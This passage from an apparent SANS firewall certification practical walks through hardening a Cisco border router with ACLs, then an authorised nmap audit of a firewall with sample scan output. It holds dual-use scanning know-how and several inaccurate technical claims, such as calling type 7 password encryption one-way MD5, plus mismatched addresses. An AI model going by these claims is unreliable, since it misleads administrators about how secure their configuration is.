If we would now exit the configuration mode and exit the router gracefully, we could not access the router, unless we use one of the previously create user accounts. If we would give the **reload** command, then we would be loading an empty configuration again, since we have not yet saved the running configuration to the startup configuration.

Now we will disable access to the aux line on the router. We will not connect a serial cable or modem to it, so there is no need to keep access to it enabled.

```
GR1(config)# line aux 0  
GR1(config-line)# transport input none  
GR1(config-line)# transport output none  
GR1(config-line)# login local  
GR1(config-line)# exec-timeout 0 1  
GR1(config-line)# no exec  
GR1(config-line)# exit
```

Now we will disable telnet, so telnetting into the router becomes impossible:

```
GR1(config)# line vty 0 4  
GR1(config-line)# transport input none  
GR1(config-line)# transport output none  
GR1(config-line)# login local  
GR1(config-line)# exec-timeout 0 1  
GR1(config-line)# no exec
```

The command **no exec** makes sure that even if someone would be able to connect to either one of these interfaces, they can not enter the privileged mode. The command **exec-timeout 0 1** makes sure that even if someone would be able to connect to either one of these interfaces, that the connection is closed after one second. We can't type that fast, can you?

## 2.4.5 - Configure Services

Now we will disable all services on the router that we will not be using. We will also configure the router to encrypt passwords in the configuration, so if someone looks over our shoulder while viewing the configuration, they at least can't see the passwords in their true form. This is a one-way MD5 hashing algorithm.:

```
GR1(config)# service password-encryption
```

The CDP (Cisco Discovery Protocol) is a Cisco propriety protocol that gives away too much information about the capabilities of a Cisco device. It is possible to disable or

enable CDP per interface. Suppose we would use CDP on our internal network, then we would issue the **cdp enable** command on the interface where we want to use CDP and issue the **no cdp enable** command on the interface where we do not want to use CDP.

Since GIAC makes no use of CDP, we will disable it entirely:

```
GR1(config)#no cdp run
```

Almost every host running IP supports TCP small services and UDP small services. Some of these services are: daytime, echo, discard, chargen. Nowadays these services are almost never used, so we will disable them:

```
GR1(config)# no service tcp-small-servers
GR1(config)# no service udp-small-servers
```

Finger is a service that allows remote users to “finger” a server and receive a list of logged on users. Do we really want the world to know when someone is logged on to the router? Right, so we will disable this service as well:

```
GR1(config)# no ip finger
```

Very often we still see the command **no service finger** being used to disable this service. According to Cisco the command is only there for backwards compatibility, so unless you are using an older version of IOS 12.2, don't use it but rather use the new **no ip finger** command. The old command may be removed at any new release.

Then there is the HTTP server. This service allows a browser to connect to the router via an HTTP connection. Via this HTTP connection it is then possible to configure the router. Connecting to this service can be secured using ACL's, but we will not use the service at all. Once Cisco offers this service with SSL capabilities, we might reconsider, but for now we disable it:

```
GR1(config)# no ip http server
```

SNMP is the Simple Network Management Protocol. It allows us to gather information regarding network related information of the router. If something occurs, the router can even send traps to a management station. GIAC does not use SNMP, so we will disable this service:

```
GR1(config)# no snmp-server
```

Cisco routers are able to load their configuration files from another device. This can be an interesting feature when we are managing a lot of routers or in a test environment, but GIAC has no need for this, so we will disable it:

```
GR1(config)# no boot network
GR1(config)# no service config
```

Since we are not configuring the router with named hosts in our ACL, we don't need to enable name resolving:

GR1(config)# **no ip domain-lookup**

It is possible for packets to define the route they want to take to their destination. It can be used to deliver packets to destinations that otherwise would not be reachable due to access lists or other constraints. Under normal circumstances you never want this to be possible, so we will disable this:

GR1(config)# **no ip source-route**

Yet another service we don't use. The service bootp can be used so other Cisco devices can boot from our router. We do not use bootp on our network, so we disable it on the router:

GR1(config)# **no ip bootp server**

Since we use static routing to route our packets, we definitely don't want our router to choose a best destination if it receives a packet for a subnet of our network:

GR1(config)# **no ip classless**

## 2.4.6 - Configure Access Lists

Before we implement our access lists, we will discuss some important facts about Cisco access lists you should know:

- They can be bound to any interface, console, aux and vty.
- For IP traffic there are two types of access lists:
  - Standard (1-99): uses only source IP
  - Extended (100-199): uses source IP, destination IP, source port destination port and ICMP message type
- You can only use one access list per protocol per interface, be it ingress or egress filtering.
- Access lists are processed from top to bottom. Once a match is found, the packet is allowed in.
- At the end of an access list is an explicit deny all, unless the access lists ends with a permit any.
- Standard access lists should be placed as close to the destination as possible.
- Extended access lists should be places as close to the source as possible.
- When adding an entry to an access list in configure mode, it will be added to the end of the access list.

Here is a simplified syntax of adding an entry to an access list:

**access-list list-number {deny | permit} protocol source source-wildcard source-qualifiers destination destination-wildcard destination-qualifiers {log |log-input}**

Here is a short explanation of each item above:

ITEM	PURPOSE
Access-list	The command to tell the router an access list number is following
List-number	The number of the access-list where the entry will be

	added
Deny	Deny the packet to enter the router (on ingress filtering) or deny the packet to leave the router (on egress filtering)
Permit	Permit the packet to enter the router (on ingress filtering) or permit the packet to leave the router (on egress filtering)
Protocol	Specifies the protocol to check: ip, tcp, udp, icmp, gre, igmp, igmp, eigrp, ospf, ipinip or nos
Source	The source IP address of the sending host
Source-wildcard	The wildcard applied to the source IP
Source-qualifiers	Optional qualifiers such as port number
Destination	The destination IP address of the receiving host
Destination wild-card	The wildcard applied to the destination IP
Destination-qualifiers	Optional qualifiers such as port number
Log	Logs a message that a packet matched the entry of the access list
Log-input	Logs a message that a packet matched the entry of the access list and include the interface

Now we will configure the access list which we will apply for inbound traffic on our Ethernet interface, connected to the GIAC network. Since we have far more control over traffic originating from our firewall, where all traffic must pass, this access list is a lot simpler then the one applied to the serial interface.

Make sure there is no more access list 100:

```
GR1(config)# no access-list 100
```

Under no circumstances should an incoming source address be the same as the IP address of our Ethernet interface, so we deny that traffic:

```
GR1(config)# access-list 100 deny ip host 192.0.2.2 host 192.0.2.2 log
```

Under no circumstances should an incoming source address be the same as the local loopback address:

```
access-list 100 deny ip 127.0.0.0 0.255.255.255 any log
```

Under no circumstances should an incoming packet have no IP address:

```
access-list 100 deny ip host 0.0.0.0 any log
```

We allow outgoing HTTP, HTTPS, SMTP and DNS traffic from our network and only when it's originating from our IP range:

```
GR1(config)# access-list 100 permit tcp 192.0.2.0 0.0.0.255 any eq www
GR1(config)# access-list 100 permit tcp 192.0.2.0 0.0.0.255 any eq 443
GR1(config)# access-list 100 permit tcp 192.0.2.0 0.0.0.255 any eq smtp
GR1(config)# access-list 100 permit udp 192.0.2.0 0.0.0.255 any eq domain
GR1(config)# access-list 100 permit tcp 192.0.2.0 0.0.0.255 any eq domain
```

```
GR1(config)# access-list 100 permit tcp 192.0.2.0 0.0.0.255 any eq isakmp
```

We will permit for those ICMP packets, which are used to tune a session. Other ICMP packets are denied, since these can be used to map our network:

```
GR1(config)# access-list 100 permit icmp 192.0.2.0 0.0.0.255 any echo  
GR1(config)# access-list 100 permit icmp 192.0.2.0 0.0.0.255 any parameter -problem  
GR1(config)# access-list 100 permit icmp 192.0.2.0 0.0.0.255 any packet -too-big  
GR1(config)# access-list 100 permit icmp 192.0.2.0 0.0.0.255 any source -quench  
GR1(config)# access-list 100 deny icmp any any log
```

Often people block all ICMP on their border router, but this is not always the correct solution. ICMP is more than only "ping", there is (for instance) also Path MTU Discover, a method of figuring out the Maximum Transfer Unit, which is done with ICMP.

All other traffic originating from the GIAC network is denied. We will log this traffic and analyze this on a regular base so we know what happens out there.

```
GR1(config)# access-list 100 deny udp any any range 0 65535 log  
GR1(config)# access-list 100 deny tcp any any range 0 65535 log  
GR1(config)# access-list 100 deny ip any any log
```

Now we will configure the access list which we will apply for inbound traffic on our Serial interface connected to the Internet:

Make sure there is no more access list 101:

```
GR1(config)# no access-list 101
```

Under no circumstances should an incoming source address be the same as the IP address of our serial interface, so we deny that traffic:

```
GR1(config)# access-list 101 deny ip host 169.254.0.194 host 169.254.0.194 log
```

Under no circumstances should an incoming source address be the same as the local loopback address:

```
GR1(config)# access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
```

Under no circumstances should an incoming packet have no IP address:

```
GR1(config)# access-list 101 deny ip host 0.0.0.0 any log
```

Under no circumstances should incoming source addresses from the Internet contain any of the private network addresses as described in RFC 1918, so we deny that traffic:

```
GR1(config)# access-list 101 deny ip 10.0.0.0 0.255.255.255 any log  
GR1(config)# access-list 101 deny ip 172.16.0.0 0.15.255.255 any log  
GR1(config)# access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
```

Under no circumstances should incoming source addresses from the Internet contain our own internal network address, so we deny that traffic:



```
GR1(config)# access-list 101 deny ip 192.0.2.0 0.0.0.255 any log
```

We don't use multicasting applications, so we deny that type of traffic:

```
GR1(config)# access-list 101 deny ip 224.0.0.0 31.255.255.255 any log
```

The following two commands are used to prevent Smurfing attacks:

```
GR1(config)# access-list 101 deny ip any host 169.254.0.255 log
GR1(config)# access-list 101 deny ip any host 169.254.0.0 log
```

Here comes the fun. There are quite a few net-blocks out there that are not in use and that should be blocked. These addresses are not to be seen on the Internet, unless IANA release them for public use. There is one site out there that checks the IANA site daily and within 24 hours they update their filters, so we can implement them on our router(s). The website can be found at the following location: <http://www.cymru.com/Bogons/index.html>. However, as they state very clearly: **KNOW YOUR NETWORK**. If you use any of these addresses within an intra-network and you filter them out, then you have broken your network. So be very, very careful implementing these rules!

```
GR1(config)# access-list 101 deny ip 0.0.0.0 1.255.255.255 any log
GR1(config)# access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 27.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 31.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 36.0.0.0 1.255.255.255 any log
GR1(config)# access-list 101 deny ip 39.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 41.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 42.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 49.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 50.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 58.0.0.0 1.255.255.255 any log
GR1(config)# access-list 101 deny ip 70.0.0.0 1.255.255.255 any log
GR1(config)# access-list 101 deny ip 72.0.0.0 7.255.255.255 any log
GR1(config)# access-list 101 deny ip 83.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 84.0.0.0 3.255.255.255 any log
GR1(config)# access-list 101 deny ip 88.0.0.0 7.255.255.255 any log
GR1(config)# access-list 101 deny ip 96.0.0.0 31.255.255.255 any log
GR1(config)# access-list 101 deny ip 173.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 174.0.0.0 1.255.255.255 any log
GR1(config)# access-list 101 deny ip 176.0.0.0 7.255.255.255 any log
GR1(config)# access-list 101 deny ip 184.0.0.0 3.255.255.255 any log
GR1(config)# access-list 101 deny ip 189.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 190.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 197.0.0.0 0.255.255.255 any log
GR1(config)# access-list 101 deny ip 198.18.0.0 0.1.255.255 any log
GR1(config)# access-list 101 deny ip 223.0.0.0 0.255.255.255 any log
```

We will permit some traffic too, otherwise we wouldn't need the router, now would we?

Returning TCP traffic from the Internet that already part of an established session will be permitted:

```
GR1(config)# access-list 101 permit tcp any 192.0.2.0 0.0.0.255 established
```

Since we are using an IPSEC enabled firewall, we need to allow IPSEC traffic to pass through the router, otherwise the VPN could not be setup. We are using AH and ESP, so we will allow this type of traffic:

```
GR1(config)# access-list 101 permit 50 any 192.0.2.1 0.0.0.255 log  
GR1(config)# access-list 101 permit 51 any 192.0.2.1 0.0.0.255 log
```

HTTP traffic designated to our web server will be permitted:

```
GR1(config)# access-list 101 permit tcp any 192.0.2.40 0.0.0.255 eq www
```

HTTPS traffic designated to our web server will be permitted:

```
GR1(config)# access-list 101 permit tcp any 192.0.2.40 0.0.0.255 eq 443
```

IKE traffic designated to our firewall will be permitted:

```
GR1(config)# access-list 101 permit udp any 192.0.2.1 0.0.0.255 eq isakmp
```

Traffic designated to our mail server will be permitted:

```
GR1(config)# access-list 101 permit tcp any 192.0.2.30 0.0.0.255 eq smtp
```

DNS traffic designated to our DNS servers will be permitted:

```
GR1(config)# access-list 101 permit udp any 192.0.2.10 0.0.0.255 eq domain  
GR1(config)# access-list 101 permit tcp any 192.0.2.10 0.0.0.255 eq domain log  
GR1(config)# access-list 101 permit udp any 192.0.2.11 0.0.0.255 eq domain  
GR1(config)# access-list 101 permit tcp any 192.0.2.11 0.0.0.255 eq domain log
```

We will not allow for the following ICMP packets to enter our network, since they can be used for mapping our network. Everything else is used for tuning the connection and troubleshooting and is allowed:

```
GR1(config)# access-list 101 deny icmp any any echo log  
GR1(config)# access-list 101 deny icmp any any redirect log  
GR1(config)# access-list 101 deny icmp any any mask-request log  
GR1(config)# access-list 101 permit icmp any 192.0.2.0 0.0.0.255 log
```

All other traffic originating from the Internet entering our network is denied. We will log this traffic and analyze this on a regular base so we know what happens out there.

```
GR1(config)# access-list 101 deny udp any any range 0 65535 log  
GR1(config)# access-list 101 deny tcp any any range 0 65535 log  
GR1(config)# access-list 101 deny ip any any log
```

Now we need to apply this access list to the Serial Interface, which we will do in the next section of this tutorial.

### 2.4.7 - Configure Interfaces

Without configured interfaces, our router will not do anything, so we will give them an IP address, description and we will assign the correct access list to the interface, so it starts filtering.

First we start with the interface to the Internet. We will give it a description, an IP address, and we will bring the interface up:

```
GR1(config)#interface Serial 1/0  
GR1(config-if)# description connected to the Internet.  
GR1(config-if)# ip address 169.254.0.194 255.255.255.252  
GR1(config-if)# no shutdown  
GR1(config-if)# ip access-group 101 in
```

The command **ip access-group xxx in** means, that the selected access list we previously created is applied to the assigned interface for inbound traffic. We choose to do ingress filtering opposed to egress filtering. Ingress filtering is faster, since packets are dropped before they are routed by the router.

We don't want our Internet interface to receive NTP packets, since these might provide the wrong time. We run our own NTP server, so we disable this for the Serial Interface.

```
GR1(config-if)# ntp disable
```

Now we configure the interface to our network:

```
GR1(config)# interface Ethernet 1/0  
GR1(config-if)# description connected to GIAC network.  
GR1(config-if)# ip address 192.0.2.2 255.255.255.0  
GR1(config-if)# no shutdown  
GR1(config-if)# ip access-group 100 in
```

The following commands will be set on each interface of the router.

There is no need for our router to proxy arp, it only needs be aware and hand-out information of our own network:

```
GR1(config-if)# no ip proxy-arp
```

It is possible for a host to initiate a broadcast on a remote local area network. This could be used in a DOS attack (known as a smurf attack), so we disable it:

```
GR1(config-if)# no ip directed-broadcast
```

If you would need HP JetDirect cards to be reachable over a router, then enable the ip directed broadcast feature, since these cards depend on this feature to broadcast their presence on the network.

The following three ICMP messages are often used by hackers to map a network. Since we don't want that, we configure the router in such a way, that it doesn't send these types of messages:

```
GR1(config-if)# no ip unreachable
```

```
GR1(config-if)# no ip redirect
GR1(config-if)# no ip mask-reply
```

### 2.4.8 - Saving Configuration

Now that we are done configuring the router, we will verify it once more, by issuing the **show running-config** command.

```
GR1# show running-config
```

After verification, we will save the configuration as the startup-configuration, so that if the router is rebooted for some reason, we do not lose our newly created configuration.

```
GR1# copy running-config startup-config
```

### 2.4.9 - Afterthoughts

There are a lot more things that can be done with a basic IOS 12.2 release to filter traffic entering or leaving a network. Cisco is working hard on security and offers more and more features as a default, to secure a network perimeter. However, one must never forget the following:

*A routers primary function is to route and its secondary function is to filter traffic, whereas a firewalls primary function is to filter traffic and its secondary function is to route traffic.*

This concludes the Router Security Policy Tutorial.

## Assignment 3: Verifying the firewall policy

Auditing a network is an important step in a security management process. It does not only audit the technical aspects, but procedural processes as well. For this paper we will only focus on the effect of the installed rule base. Does it enforce the security policy as described in the previous two assignments?

### 3.1 - Plan the audit

Before we can conduct the audit, we need to discuss with GIAC management to find a moment when the audit can take place, without disrupting the business operations of GIAC. GIAC has decided that a Sunday morning would be the most convenient time. They have issued an internal memo stating that their infrastructure will not be available for their employees and partners / suppliers. Customers can be affected by this audit, but GIAC decided that mentioning possible down-time (without disclosing the exact reason) on their web server would be sufficient notice to customers.

Estimated time of conducting the audit is six hours. Since we prepared the audit, all we need to do when we conduct the audit, is run our tools, collect the information and report on our findings at a later time. Costs are estimated as follows:

Hourly wage of consultant	150 Euros * 6 hours =	900 Euros
Reporting wage of consultant	250 Euros * 1 unit =	250 Euros
Total Cost		= 1150 Euros

We will use the well-known nmap port scanner to scan the firewall on every interface, so we have a complete audit of the open ports. Additionally we will port scan the live IP addresses behind the other interfaces. This will show what the rule base allows for systems that do not have explicit allow rules in the rule base.

Then we will setup each connection which is explicitly allowed in the rule base, to ensure that that what is allowed, actually gets passed the firewall.

The scan will take place from a machine with an IP address in the same range as the network where we are scanning from.

The one exception to the above method of auditing the firewall is the port scan from the Internet. This scan will only scan the public IP range of GIAC, since the router will not allow private IP addresses to be routed to the GIAC network. The following two tables show what we will be scanning and what our expectations are:

**Expectations Table 1:**

<b>SCAN ID</b>	<b>Source IP</b>	<b>Destination</b>	<b>Expectations</b>
<b>1</b>	Internal Client: 172.17.110.250	Service network range: 172.18.100.2 – 172.18.100.254	All filtered.
<b>2</b>		Secure network range: 172.19.100.2 – 172.19.100.254	All filtered.
<b>3</b>		Internet	Port 80 on all destinations. Port 443 on all destinations.
<b>4</b>		Internal interface firewall: 172.17.100.1	TCP/UDP 500
<b>5</b>	Internal Server: 172.17.100.250	Service network range: 172.18.100.2 – 172.18.100.254	All filtered.
<b>6</b>		Secure network range: 172.19.100.2 – 172.19.100.254	All filtered.
<b>7</b>		Internet	All filtered.
<b>8</b>		Internal interface firewall: 172.17.100.1	TCP/UDP 500
<b>9</b>	Secure Server: 172.19.100.250	Service network range: 172.18.100.2 – 172.18.100.254	All filtered.
<b>10</b>		Internal network ranges: 172.17.100.2 – 172.17.100.254 172.17.110.2 – 172.17.110.254	All filtered.
<b>11</b>		Internet	All filtered.
<b>12</b>		Secure interface firewall: 172.19.100.1	TCP/UDP 500
<b>13</b>	Service Server: 172.18.100.250	Secure network range: 172.19.100.2 – 172.19.100.254	UDP 123 on 172.19.100.60.
<b>14</b>		Internal network range: 172.17.100.2 – 172.17.100.254 172.17.110.2 – 172.17.110.254	All filtered.
<b>15</b>		Internet	All filtered.
<b>16</b>		Service interface firewall: 172.18.100.1	TCP/UDP 500
<b>17</b>	Internet	Public IP range: 192.0.2.1 – 192.0.2.254	TCP 25 on 192.0.2.30. TCP/UDP 53 on 192.0.2.10. TCP/UDP 53 on 192.0.2.11 TCP 80 on 192.0.2.40. TCP 443 on 192.0.2.40.

**Expectations Table 2:**

SCAN ID	HOST	Destination	Expectations
1	LAN_DC1	SRV_DNS1 SRV_DNS2 NTP_SYSLOG	TCP/UDP 53 TCP/UDP 53 UDP 123
2	LAN_DC2	SRV_DNS1 SRV_DNS2 NTP_SYSLOG	TCP/UDP 53 TCP/UDP 53 UDP 123
3	LAN_MAIL1	SRV_MAIL1	TCP 25
4	LAN_WEB1	SEC_SQL1	TCP1433
5	LAN_CLIENT	Internet	TCP 80 TCP 443
6	LAN_SNORT1	SEC_SQL2	TCP1433
7	SRV_DNS1	Internet NTP_SYSLOG	TCP/UDP 53 UDP 123
8	SRV_DNS2	Internet NTP_SYSLOG	TCP/UDP 53 UDP 123
9	SRV_WEB1	SEC_SQL1	TCP1433
10	SRV_MAIL1	Internet LAN_MAIL1	TCP 25 TCP 25
11	SRV_SNORT1	SEC_SQL2	TCP 1433
12	GR1	NTP_SYSLOG	UDP 123 UDP 514

During the scan we will also monitor the logging of the firewall and the IDS, to see if they log the activities we are doing. Port scans can be a (noisy) signal that someone is poking around to find holes and to stage an attack in a later stage.

### 3.2 - Conduct the audit

The audit will be conducted with nmap version 3.20 running on a Windows 2000 Professional installation on a laptop. We will use the nmap front-end to initiate our scans:




Figure 49

The Host field will change per scan. Per network the IP address will be the IP address of the connected interface of the firewall, except for the scan to the external interface; there we will enter the entire public IP range of GIAC (192.2.0.0/24 – 192.2.0.255/24).

The other tabs will always be configured the same:

Scan tab: The *Syn Stealth* mode will be checked (for speed)

Discover Tab: The option *Don't Ping* will be checked

Options Tab: The option *OS Detection* will not be checked

Port range: 1-65535 (this ensures that we scan every available port)

All the other tabs will remain untouched.

The outcome per scan can be found in the following two tables:



**Port Scan Outcome Table 1:**

<b>SCAN ID</b>	<b>Source IP</b>	<b>Destination</b>	<b>Outcome</b>
<b>1</b>	Internal Client: 172.17.110.250	Service network range: 172.18.100.2 – 172.18.100.254	All filtered.
<b>2</b>		Secure network range: 172.19.100.2 – 172.19.100.254	All filtered.
<b>3</b>		Internet	TCP 80 on all destinations. TCP 443 on all destinations.
<b>4</b>		Internal network interface firewall: 172.17.100.1	TCP/UDP 500 TCP 264
<b>5</b>	Internal Server: 172.17.100.250	Service network range: 172.18.100.2 – 172.18.100.254	All filtered.
<b>6</b>		Secure network range: 172.19.100.2 – 172.19.100.254	All filtered.
<b>7</b>		Internet	All filtered.
<b>8</b>		Internal interface firewall: 172.17.100.1	TCP/UDP 500 TCP 264
<b>9</b>	Secure Server: 172.19.100.250	Service network range: 172.18.100.2 – 172.18.100.254	All filtered.
<b>10</b>		Internal network ranges: 172.17.100.2 – 172.17.100.254 172.17.110.2 – 172.17.110.254	All filtered.
<b>11</b>		Internet	All filtered.
<b>12</b>		Secure network interface firewall: 172.19.100.1	TCP/UDP 500 TCP 264
<b>13</b>	Service Server: 172.18.100.250	Secure network range: 172.19.100.2 – 172.19.100.254	UDP 123 on 172.19.100.60.
<b>14</b>		Internal network range: 172.17.100.2 – 172.17.100.254 172.17.110.2 – 172.17.110.254	All filtered
<b>15</b>		Internet	All filtered
<b>16</b>		Service network interface firewall: 172.18.100.1	TCP/UDP 500 TCP 264
<b>17</b>	Internet	Public IP range: 192.0.2.1 – 192.0.2.254	TCP/UDP 500 on 169.0.2.1. TCP/UDP 53 on 169.0.2.10. TCP/UDP 53 on 169.0.2.11. TCP 25 on 169.0.2.30. TCP 80 on 169.0.2.40. TCP 443 on 169.0.2.40.

**Expectations Table 2:**

SCAN ID	HOST	Destination	Outcome
1	LAN_DC1	SRV_DNS1 SRV_DNS2 NTP_SYSLOG	TCP/UDP 53 TCP/UDP 53 UDP 123
2	LAN_DC2	SRV_DNS1 SRV_DNS2 NTP_SYSLOG	TCP/UDP 53 TCP/UDP 53 UDP 123
3	LAN_MAIL1	SRV_MAIL1	TCP 25
4	LAN_WEB1	SEC_SQL1	TCP 1433
5	LAN_CLIENT	Internet	TCP 80 TCP 443
6	LAN_SNORT1	SEC_SQL2	TCP 1433
7	SRV_DNS1	Internet NTP_SYSLOG	TCP/UDP 53 UDP123
8	SRV_DNS2	Internet NTP_SYSLOG	TCP/UDP 53 UDP 123
9	SRV_WEB1	SEC_SQL1	TCP 1433
10	SRV_MAIL1	Internet LAN_MAIL1	TCP 25 TCP 25
11	SRV_SNORT1	SEC_SQL2	TCP 1433
12	GR1	NTP_SYSLOG	UDP 123 UDP 514

Rather than including the output of all the nmap scans, we will only show the outcome of the scans 1 and 17:

**Scan 1:**

Starting nmap 3.20 ( [www.insecure.org/nmap](http://www.insecure.org/nmap) )

All 65535 scanned ports on 172.18.100.10 are: filtered

All 65535 scanned ports on 172.18.100.11 are: filtered

All 65535 scanned ports on 172.18.100.30 are: filtered

All 65535 scanned ports on 172.18.100.40 are: filtered

All other scanned ports were filtered as well.

**Scan 17:**

Starting nmap 3.20 ( [www.insecure.org/nmap](http://www.insecure.org/nmap) )

Interesting ports on 192.0.2.1:

(The 65533 ports scanned but not shown below are in state: filtered)

Port	State	Service
264/tcp	open	bgmp
500/tcp	closed	isakmp

Interesting ports on 192.0.2.10:

(The 65534 ports scanned but not shown below are in state: filtered)

Port	State	Service
53/tcp	open	domain

Interesting ports on 192.0.2.11:

(The 65534 ports scanned but not shown below are in state: filtered)

Port	State	Service
------	-------	---------

53/tcp        open        domain

Interesting ports on 192.0.2.30:

(The 65534 ports scanned but not shown below are in state: filtered)

Port	State	Service
------	-------	---------

25/tcp	open	smtp
--------	------	------

Interesting ports on 192.0.2.40:

(The 65534 ports scanned but not shown below are in state: filtered)

Port	State	Service
------	-------	---------

80/tcp	open	http
--------	------	------

443/tcp	open	https
---------	------	-------

And here are is the result when we scan from the LAN\_DC1 to the service network:

Starting nmap 3.20 ( [www.insecure.org/nmap](http://www.insecure.org/nmap) )

Interesting ports on 172.18.100.10:

(The 65534 ports scanned but not shown below are in state: filtered)

Port	State	Service
------	-------	---------

53/tcp	open	domain
--------	------	--------

Interesting ports on 172.18.100.11:

(The 65534 ports scanned but not shown below are in state: filtered)

Port	State	Service
------	-------	---------

53/tcp	open	domain
--------	------	--------

All other scanned ports were filtered as well.

### 3.3 - Report on the audit

Evaluating the audit is not limited to the port scans and the manual verification of the rule base. We also looked at the infrastructure as a whole.

Based on our nmap scans and our manual actions, we can conclude that the implemented rule base enforces the security policy as described in the previous assignments. However, we found two items that need attention, of which one really needs correction.

One port responded that was not expected based on the information we have. The firewall allows for connections to TCP port 264. When looking at the log file of the firewall, we noticed these connections were allowed based on rule 0. Rule 0 is an implied rule which is created based on settings in the Global Properties of the firewall. We looked into this issue and found this port to be the port used by the *Checkpoint VPN-1 SecuRemote Topology Requests* service. This does not offer an increased risk and is used by the SecureClient to get a network topology.

The other item we discovered not being correctly implemented is rule 19. This rule drops DNS queries to the internal network (as it should, since this should not be allowed). However, it does allow for DNS queries to be sent to the service network. There is no DNS server on the secure network, so the risk is minimal, but the rules should be adjusted to reflect the security policy. There are several options to make adjustments, so the rule base does reflect the security policy. We will discuss two of them and why we prefer one over the other:

Option One:

Move rule 21 and 22 above the DNS rule section and change rule 19 to drop traffic to the secure network as well.

Option Two:

Add a rule before rule 19 which allows for the DNS servers on the service network to synchronize their time with the NTP / Syslog server on the secure network. Then change rule 19 to drop traffic to the secure network as well.

We prefer option one. Going with option one keeps the rule base clean. It keeps services together, without scattering them through the rule base. Option two would move rule 21 to a lower number in the rule base, scattering the NTP rules.

The above two facts do not indicate a critical security risk but they do show that even though the rule base is well thought through, there is always the possibility that things are not as expected. This proves once more that auditing ones firewall on a regular bases and especially after a change (be it minor or major) is not a luxury but a necessity.

Another import fact that came up is the fact that the firewall is indeed a single chokepoint into any network. This is good. But (doesn't there always seem to be a but...) it is also a single point of failure. When the firewall is down, communication with the outside world is impossible.

Advice: Get a second firewall and configure it in a fail-over environment.

Another fact that was easy to see is the fact the firewall is running on Windows 2000 Server. Even though the system is hardened, Windows 2000 Server is known for its vulnerabilities. Every time an appropriate patch needs to be installed, the firewall most likely needs to be rebooted. This downtime could cost more then running the Checkpoint firewall on a dedicated platform, such as Nokia.

Advice: Replace the server running Windows 2000 Server with a dedicated platform, such as a Nokia box.

Another important thing we noticed is the fact that clients are allowed to access the Internet from their clients. Even though the clients have been hardened with the use of Windows 2000 GPO's, IE Administration kit and settings, this type of Internet access poses a risk which can be easily mitigated by using a proxy server, or use a Terminal Server for Internet access. Since GIAC uses a Checkpoint Firewall, they might consider a CVP server. This type of server checks an URL before a client is allowed to view the site.

Advice: Get a proxy-server for internal employees to access the Internet. It allows for more granularity as to what employees can do on the Internet.

Even though some of our recommendations are not based on the audit of the implemented firewall security policy, we found it necessary to discuss these recommendations.

A final remark regarding the rule base of the firewall. Since the firewall rule base uses quite a few explicit drop rules, the rule becomes more difficult to understand for new firewall administrators. Therefore our recommendation is that configuring the firewall should never be done by one person alone. This ensures that at least two people have looked at the new rule (or proposed change to an existing rule) ensuring a smaller change of error. And that ensures a more secure firewall rule base.

© SANS Institute 2003, Author retains full rights.

## Assignment 4: Design under fire

This assignment discusses three attacks on an architecture as designed by another GCFW certified person.

An attack against the firewall itself:

This attack will discuss a vulnerability we found for the firewall and how it can be used to attack the firewall. We will also discuss the outcome of such an attack.

A denial of service attack:

This attack will discuss a distributed denial of service attack where we use 50 compromised cable modem / DSL systems and we will describe how to mitigate such attacks.

An attack against an internal system:

This attack will discuss how we can attack an internal host and what the outcome could be.

For this assignment I have chosen the practical of Kevin Bong, GCFW 0361. His paper can be found at the following location:

[http://www.giac.org/practical/GCFW/Kevin\\_Bong\\_GCFW.pdf](http://www.giac.org/practical/GCFW/Kevin_Bong_GCFW.pdf).

